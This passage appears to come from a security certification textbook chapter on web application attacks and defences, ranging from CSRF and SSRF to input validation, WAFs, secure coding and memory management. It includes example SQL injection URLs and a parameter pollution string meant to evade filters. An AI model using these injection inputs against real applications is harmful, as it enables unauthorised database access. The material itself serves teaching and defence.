

FIGURE 21.7 XSS attack rendered in a browser

Some XSS attacks are particularly sneaky and work by modifying the Document Object Model (DOM) environment within the user's browser. These attacks don't appear in the HTML code of the web page but are still quite dangerous.

Request Forgery

Request forgery attacks exploit trust relationships and attempt to have users unwittingly execute commands against a remote server. They come in two forms: cross-site request forgery and server-side request forgery.

Cross-Site Request Forgery (CSRF/XSRF)

Cross-site request forgery attacks, abbreviated as XSRF or CSRF attacks, are similar to cross-site scripting attacks but exploit a different trust relationship. XSS attacks exploit the trust that a user has in a website to execute code on the user's computer. XSRF attacks exploit the trust that remote sites have in a user's system to execute commands on the user's behalf.

XSRF attacks work by making the reasonable assumption that users are often logged into many different websites at the same time. Attackers then embed code in one website that sends a command to a second website. When the user clicks the link on the first site, they are unknowingly sending a command to the second site. If the user happens to be logged into that second site, the command may succeed.

Consider, for example, an online banking site. An attacker who wants to steal funds from user accounts might go to an online forum and post a message containing a link. That link actually goes directly into the money transfer site that issues a command to transfer funds to the attacker's account. The attacker then leaves the link posted on the forum and waits for an unsuspecting user to come along and click the link. If the user happens to be logged into the banking site, the transfer succeeds.

Developers should protect their web applications against XSRF attacks. One way to do this is to create web applications that use secure tokens that the attacker would not know to embed in the links. Another safeguard is for sites to check the referring URL in requests received from end users and only accept requests that originated from their own site.

Server-Side Request Forgery (SSRF)

Server-side request forgery (SSRF) attacks exploit a similar vulnerability, but instead of tricking a user's browser into visiting a URL, they trick a server into visiting a URL based on user-supplied input. SSRF attacks are possible when a web application accepts URLs from a user as input and then retrieves information from that URL. If the server has access to non-public URLs, an SSRF attack can unintentionally disclose that information to an attacker.

Session Hijacking

Session hijacking attacks occur when a malicious individual intercepts part of the communication between an authorized user and a resource and then uses a hijacking technique to take over the session and assume the identity of the authorized user. The following list includes some common techniques:

- Capturing details of the authentication between a client and server and using those details to assume the client's identity
- Tricking the client into thinking the attacker's system is the server, acting as the intermediary as the client sets up a legitimate connection with the server, and then disconnecting the client
- Accessing a web application using the cookie data of a user who did not properly close the connection or of a poorly designed application that does not properly manage authentication cookies

All of these techniques can have disastrous results for the end user and must be addressed with both administrative controls (such as anti-replay authentication techniques) and application controls (such as expiring cookies within a reasonable period of time).

Application Security Controls

Although the many vulnerabilities affecting applications are a significant source of concern for cybersecurity professionals, the good news is that a number of tools are available to assist in the development of a defense-in-depth approach to security. Through a combination of secure coding practices and security infrastructure tools, cybersecurity professionals can build robust defenses against application exploits.

Input Validation

Cybersecurity professionals and application developers have several tools at their disposal to help protect against application vulnerabilities. The most important of these is *input validation*. Applications that allow user input should perform validation of that input to reduce the likelihood that it contains an attack. Improper input-handling practices can expose applications to injection attacks, cross-site scripting attacks, and other exploits.

The most effective form of input validation uses *input whitelisting* (also known as allow listing), in which the developer describes the exact type of input that is expected from the user and then verifies that the input matches that specification before passing the input to other processes or servers. For example, if an input form prompts a user to enter their age, input whitelisting could verify that the user supplied an integer value within the range 0–123. The application would then reject any values outside that range.

When performing input validation for security purposes, it is very important to ensure that validation occurs server-side rather than within the client's browser. Client-side validation is useful for providing users with feedback on their input, but it should never be relied on as a security control. It's easy for malicious actors and penetration testers to bypass browser-based input validation.

It is often difficult to perform input whitelisting because of the nature of many fields that allow user input. For example, imagine a classified ad application that allows users to input the description of a product that they wish to list for sale. It would be difficult to write logical rules that describe all valid submissions to that field that would also prevent the insertion of malicious code. In this case, developers might use *input blacklisting* (also known as block listing) to control user input. With this approach, developers do not try to explicitly describe acceptable input but instead describe potentially malicious input that must be blocked. For example, developers might restrict the use of HTML tags or SQL commands in user input. When performing input validation, developers must be mindful of the types of legitimate input that may appear in a field. For example, completely disallowing the use of a single quote (`'`) may be useful in protecting against SQL injection attacks, but it may also make it difficult to enter last names that include apostrophes, such as O'Reilly.

Metacharacters

Metacharacters are characters that have been assigned special programmatic meaning. Thus, they have special powers that standard, normal characters do not have. There are many common metacharacters, but typical examples include single and double quotation marks; the open/close square brackets; the backslash; the semicolon; the ampersand; the caret; the dollar sign; the period, or dot; the vertical bar, or pipe symbol; the question mark; the asterisk; the plus sign; open/close curly braces; and open/close parentheses: ' " [ ] \ ; & ^ $. | ? * + { } ( ).

Escaping a metacharacter is the process of marking the metacharacter as merely a normal or common character, such as a letter or number, thus removing its special programmatic powers. This is often done by adding a backslash in front of the character (`\&`), but there are many ways to escape metacharacters based on the programming language or execution environment.

Parameter Pollution

Input validation techniques are the go-to standard for protecting against injection attacks. However, it's important to understand that attackers have historically discovered ways to bypass almost every form of security control. *Parameter pollution* is one technique that attackers have successfully used to defeat input validation controls.

Parameter pollution works by sending a web application more than one value for the same input variable. For example, a web application might have a variable named `account` that is specified in a URL like this:

```
http://www.mycompany.com/status.php?account=12345
```

An attacker might try to exploit this application by injecting SQL code into the application:

```
http://www.mycompany.com/status.php?
account=12345'OR%201=1;--
```

However, this string looks quite suspicious to a web application firewall and would likely be blocked. An attacker seeking to obscure the attack and bypass content filtering mechanisms might instead send a command with two different values for `account`:

```
http://www.mycompany.com/status.php?
account=12345&account=12345'OR%201=1;--
```

This approach relies on the premise that the web platform won't handle this URL properly. It might perform input validation on only the first argument but then execute the second argument, allowing the injection attack to slip through the filtering technology.

Parameter pollution attacks depend on defects in web platforms that don't handle multiple copies of the same parameter properly. These vulnerabilities have been around for a while and most modern platforms are defended against

them, but successful parameter pollution attacks still occur today due to unpatched systems or insecure custom code.

Web Application Firewalls

Web application firewalls (WAFs) also play an important role in protecting web applications against attack. Developers should always build strong application-level defenses, such as input validation, escaped input, and parameterized queries, to protect their applications, but the reality is that applications still sometimes contain injection flaws. This can occur when developer testing is insufficient or when vendors do not promptly supply patches to vulnerable applications.

WAFs function similarly to network firewalls, but they work at the Application layer of the OSI model, as discussed in Chapter 11, "Secure Network Architecture and Components." A WAF sits in front of a web server, as shown in Figure 21.8, and receives all network traffic headed to that server. It then scrutinizes the input headed to the application, performing input validation (whitelisting and/or blacklisting) before passing the input to the web server. This prevents malicious traffic from ever reaching the web server and acts as an important component of a layered defense against web application vulnerabilities.



FIGURE 21.8 Web application firewall

Database Security

Secure applications depend on secure databases to provide the content and transaction processing necessary to support business operations. Databases form the core of most modern applications, and securing databases goes beyond just protecting them against SQL injection attacks. Cybersecurity professionals should have a strong understanding of secure database administration practices.

Parameterized Queries and Stored Procedures

Parameterized queries offer another technique to protect applications against injection attacks. In a parameterized query, the developer prepares a SQL statement and then allows user input to be passed into that statement as carefully defined variables that do not allow the insertion of code. Different programming languages have different functions to perform this task. For example, Java uses the `PreparedStatement()` function, while PHP uses the `bindParam()` function.

Stored procedures work in a similar manner, but the major difference is that the SQL code is not contained within the application but is stored on the database server. The client does not directly send SQL code to the database server. Instead, the client sends arguments to the server, which then inserts those arguments into a precompiled query template. This approach protects against injection attacks and also improves database performance.

Obfuscation and Camouflage

Maintaining sensitive personal information in databases exposes an organization to risk in the event that information is stolen by an attacker. Database administrators should take the following measures to protect against *data exposure*:

- *Data minimization* is the best defense. Organizations should not collect sensitive information that they don't need and should dispose of any sensitive information that they do collect as soon as it is no longer needed for a legitimate business purpose. Data minimization reduces risk because you can't lose control of information that you don't have in the first place.
- *Tokenization* replaces personal identifiers that might directly reveal an individual's identity with a unique identifier using a lookup table. For example, we might replace a widely known value, such as a student ID, with a randomly generated 10-digit number. We'd then maintain a lookup table that allows us to convert those back to student IDs if

we need to determine someone's identity. Of course, if you use this approach, you need to keep the lookup table secure.

- *Hashing* uses a cryptographic hash function to replace sensitive identifiers with an irreversible alternative identifier. *Salting* these values with a random number prior to hashing them makes these hashed values resistant to a type of attack known as a *rainbow table attack*.

For more information on data obfuscation techniques, see Chapter 5, "Protecting Security of Assets."

Code Security

Software developers should also take steps to safeguard the creation, storage, and delivery of their code. They do this through a variety of techniques.

Code Signing

Code signing provides developers with a way to confirm the authenticity of their code to end users. Developers use a cryptographic function to digitally sign their code with their own private key, and then browsers can use the developer's public key to verify that signature and ensure that the code is legitimate and was not modified by unauthorized individuals. In cases where there is a lack of code signing, users may inadvertently run inauthentic code.

Code signing works by relying on the digital signature process discussed in Chapter 5, "Protecting Security of Assets." The developer signing the code does so using a private key, whereas the corresponding public key is included in a digital certificate that is distributed with the application. Users who download the application receive a copy of the certificate bundled with it, and their system extracts the public key and uses it in the signature verification process.

It is important to note that though code signing does guarantee that the code came from an authentic source and was not modified, it does not guarantee that the code does not contain

malicious content. If the developer digitally signs malicious code, that code will pass the signature verification process.

Code Reuse

Many organizations reuse code not only internally but by making use of third-party software libraries and software development kits (SDKs). Third-party software libraries are a very common way to share code among developers.

Libraries consist of shared code objects that perform related functions. For example, a software library might contain a series of functions related to biology research, financial analysis, or social media. Instead of having to write the code to perform every detailed function they need, developers can simply locate libraries that contain relevant functions and then call those functions.

Organizations trying to make libraries more accessible to developers often publish SDKs. SDKs are collections of software libraries combined with documentation, examples, and other resources designed to help programmers get up and running quickly in a development environment. SDKs also often include specialized utilities designed to help developers design and test code.

Organizations may also introduce third-party code into their environments when they outsource code development to other organizations. Security teams should ensure that outsourced code is subjected to the same level of testing as internally developed code.

Security professionals should be familiar with the various ways that third-party code is used in their organizations as well as the ways that their organization makes services available to others. It's fairly common for security flaws to arise in shared code, making it extremely important to know these dependencies and remain vigilant about security updates.

Software Diversity

Security professionals seek to avoid single points of failure in their environments to avoid availability risks if an issue arises with a single component. This is also true for software development. Security professionals should watch for places in the organization that are dependent on a single piece of source code, binary executable files, or compiler. Although it may not be possible to eliminate all of these dependencies, tracking them is a critical part of maintaining a secure codebase.

Code Repositories

Code repositories are centralized locations for the storage and management of application source code. The main purpose of a code repository is to store the source files used in software development in a centralized location that allows for secure storage and the coordination of changes among multiple developers.

Code repositories also perform *version control*, allowing the tracking of changes and the rollback of code to earlier versions when required. Basically, code repositories perform the housekeeping work of software development, making it possible for many people to share work on a large software project in an organized fashion. They also meet the needs of security and auditing professionals who want to ensure that software development includes automated auditing and logging of changes.

By exposing code to all developers in an organization, code repositories promote code reuse. Developers seeking code to perform a particular function can search the repository for existing code and reuse it rather than start from ground zero. These code repositories may be publicly available, offering open-source code to the broader community, or they may be private repositories for use inside of an organization or team.

Code repositories also help avoid the problem of *dead code*, where code is in use in an organization but nobody is responsible

for the maintenance of that code and, in fact, nobody may even know where the original source files reside.

Integrity Measurement

Code repositories are an important part of application security but are only one aspect of code management. Cybersecurity teams should also work hand in hand with developers and operations teams to ensure that applications are provisioned and deprovisioned in a secure manner through the organization's approved release management process.

This process should include code integrity measurement. Code integrity measurement uses cryptographic hash functions to verify that the code being released into production matches the code that was previously approved. Any deviation in hash values indicates that code was modified, either intentionally or unintentionally, and requires further investigation prior to release.

Application Resilience

When we design applications, we should create them in a manner that makes them resilient in the face of changing demand. We do this through the application of two related principles:

- *Scalability* says that applications should be designed so that computing resources they require may be incrementally added to support increasing demand. This may include adding more resources to an existing computing instance, which is known as *vertical scaling* or “scaling up.” It may also include adding additional instances to a pool, which is known as *horizontal scaling*, or “scaling out.”
- *Elasticity* goes a step further than scalability and says that applications should be able to automatically provision resources to scale when necessary and then automatically deprovision those resources to reduce capacity (and cost) when they are no longer needed. You can think of elasticity as the ability to scale both up and down on an as-needed basis.

Scalability and elasticity are common features of cloud platforms and are a major driver toward the use of these platforms in enterprise computing environments.

Secure Coding Practices

A multitude of development styles, languages, frameworks, and other variables may be involved in the creation of an application, but many of the security issues are the same regardless of which you use. In fact, despite many development frameworks and languages providing security features, the same security problems continue to appear in applications all the time. Fortunately, a number of common best practices are available that you can use to help ensure software security for your organization.

Source Code Comments

Comments are an important part of any good developer's workflow. Placed strategically throughout code, they provide documentation of design choices, explain workflows, and offer details crucial to other developers who may later be called upon to modify or troubleshoot the code. When placed in the right hands, comments are crucial.

However, comments can also provide attackers with a road map explaining how code works. In some cases, comments may even include critical security details that should remain secret. Developers should take steps to ensure that commented versions of their code remain secret. In the case of compiled executables, this is unnecessary, because the compiler automatically removes comments from executable files. However, web applications that expose their code may allow remote users to view comments left in the code. In those environments, developers should remove comments from production versions of the code before deployment. It's fine to leave the comments in place for archived source code as a reference for future developers—just don't leave them accessible to unknown individuals on the Internet.

Error Handling

Attackers thrive on exploiting errors in code. Developers must recognize this and write their code so that it is resilient to unexpected situations that an attacker might create in order to test the boundaries of code. For example, if a web form requests an age as input, it's insufficient to simply verify that the age is an integer. Attackers might enter a 50,000-digit integer in that field in an attempt to perform an integer overflow attack. Developers must anticipate unexpected situations and write *error handling* code that steps in and handles these situations in a secure fashion. Improper error handling may expose code to unacceptable levels of risk.

Many programming languages include *try...catch* functionality that allows developers to explicitly specify how errors should be handled. In this approach, the developer writes code that may cause an error and includes it in a try clause. When the code executes, if it does cause an error, the catch clause specifies how the application should handle that error situation. For example, consider the following Java code:

```
int numerator = 10;
int denominator = 0;

try
{
  int quotient = numerator/denominator;
}

catch (ArithmeticException err)
{
  System.out.println("Division by zero!");
}
```

In this code, the developer realizes that the line of code that divides `numerator` by `denominator` may result in a division by zero error if `denominator` is equal to 0. Therefore, the developer encloses that division in a `try` clause and provides error handling instructions in the subsequent catch clause.

If you're wondering why you need to worry about error handling when you already perform input validation, remember that cybersecurity professionals embrace a defense-in-depth approach to security. For example, your input validation routine might itself contain a flaw that allows potentially malicious input to pass through to the application. Error handling serves as a secondary control in that case, preventing the malicious input from triggering a dangerous error condition.

On the flip side of the error handling coin, overly verbose error handling routines may also present risk. If error handling routines explain too much about the inner workings of code, they may allow an attacker to find a way to exploit the code. For example, Figure 21.9 shows an error message appearing on a French website that contains details of the SQL query used to create the web page. It also discloses that the database is running the MySQL database engine. You don't need to speak French to understand that this could allow an attacker to determine the table structure and attempt a SQL injection attack!



FIGURE 21.9 SQL error disclosure

A good general guideline is for error messages to display the minimum amount of information necessary for the user to understand the nature of the problem, insofar as it is within their control to correct it. The application should then record as much information as possible in the application log so that developers investigating the error can correct the underlying issue.

Hard-Coded Credentials

In some cases, developers may include usernames and passwords in source code. There are two variations on this error. First, the developer may create a hard-coded maintenance account for the application that allows the developer to regain access even if the authentication system fails. This is known as a *backdoor* vulnerability and is problematic because it allows anyone who knows the backdoor password to bypass normal authentication and gain access to the system. If the backdoor becomes publicly (or privately) known, all copies of the code in production are compromised.

The second variation of hard-coding credentials occurs when developers include access credentials for other services within their source code. If that code is intentionally or accidentally disclosed, those credentials then become known to outsiders. This occurs quite often when developers accidentally publish code into a public code repository, such as GitHub, that contains API keys or other hard-coded credentials.

Memory Management

Applications are often responsible for managing their own use of memory, and in those cases, poor memory management practices can undermine the security of the entire system.

Resource Exhaustion

One of the issues that we need to watch for with memory or any other limited resource on a system is *resource exhaustion*. Whether intentional or accidental, systems may consume all of the memory, storage, processing time, or other resources

available on the system, rendering it disabled or crippled for other uses.

Memory leaks are one example of resource exhaustion. If an application requests memory from the operating system, it will eventually no longer need that memory and should then return the memory to the operating system for other uses. In the case of an application with a memory leak, the application fails to return some memory that it no longer needs, perhaps by simply losing track of an object that it has written to a reserved area of memory. If the application continues to do this over a long period of time, it can slowly consume all of the memory available to the system, causing it to crash. Rebooting the system often resets the problem, returning the memory to other uses, but if the memory leak isn't corrected, the cycle simply begins anew.

Pointer Dereferencing

Memory pointers can also cause security issues. Pointers are a commonly used concept in application development. They are an area of memory that stores an address of another location in memory.

For example, we might have a pointer called photo that contains the address of a location in memory where a photo is stored. When an application needs to access the actual photo, it performs an operation called *pointer dereferencing*. This means that the application follows the pointer and accesses the memory referenced by the pointer address. There's nothing unusual with this process. Applications do it all the time.

One particular issue that might arise is if the pointer is empty, containing what programmers call a NULL value. If the application tries to dereference this NULL pointer, it causes a condition known as a null pointer exception. In the best case, a NULL pointer exception causes the program to crash, providing an attacker with access to debugging information that may be used for reconnaissance of the application's security. In the worst case, a NULL pointer exception may allow an attacker to bypass security controls. Security professionals should work with application developers to help them avoid these issues.

Summary

Applications developers have a lot to worry about. Malicious actors are always becoming more sophisticated in their tools and techniques. Viruses, worms, Trojan horses, logic bombs, and other malicious code exploit vulnerabilities in applications and operating systems or use social engineering to infect systems and gain access to their resources and confidential information. Ransomware combines malware with encryption technology to deny users access to their data until they pay a substantial ransom.

Applications themselves also may contain a number of vulnerabilities. Buffer overflow attacks exploit code that lacks proper input validation to affect the contents of a system's memory. Backdoors provide former developers and malicious code authors with the ability to bypass normal authentication mechanisms. Rootkits provide attackers with an easy way to conduct privilege escalation attacks.

Many applications are moving to the web, creating a new level of exposure and vulnerability. Cross-site scripting attacks allow attackers to trick users into providing sensitive information to insecure sites. SQL injection attacks allow the bypassing of application controls to directly access and manipulate the underlying database.

Study Essentials

Understand the propagation techniques used by viruses. Viruses use four main propagation techniques—file infection, service injection, boot sector infection, and macro infection—to penetrate systems and spread their malicious payloads. You need to understand these techniques to effectively protect systems on your network from malicious code.

Explain the threat posed by ransomware. Ransomware uses traditional malware techniques to infect a system and then encrypts data on that system using a key known only to the

attacker. The attacker then demands payment of a ransom from the victim in exchange for providing the decryption key.

Know how antivirus software packages detect known viruses. Most antivirus programs use signature-based detection algorithms to look for telltale patterns of known viruses. This makes it essential to periodically update virus definition files in order to maintain protection against newly authored viruses as they emerge. Behavior-based detection monitors target users and systems for unusual activity and either blocks it or flags it for investigation.

Explain how user and entity behavior analytics (UEBA) functions. UEBA tools develop profiles of individual behavior and then monitor users for deviations from those profiles that may indicate malicious activity and/or compromised accounts.

Be familiar with the various types of application attacks attackers use to exploit poorly written software. Application attacks are one of the greatest threats to modern computing. Attackers exploit buffer overflows, backdoors, time-of-check-to-time-of-use vulnerabilities, and rootkits to gain illegitimate access to a system. Security professionals must have a clear understanding of each of these attacks and associated countermeasures.

Understand common web application vulnerabilities and countermeasures. As many applications move to the web, developers and security professionals must understand the new types of attacks that exist in this environment and how to protect against them. The two most common examples are cross-site scripting (XSS) and SQL injection attacks.

Written Lab

1. What is the major difference between a virus and a worm?
2. What are the actions an antivirus software package might take when it discovers an infected file?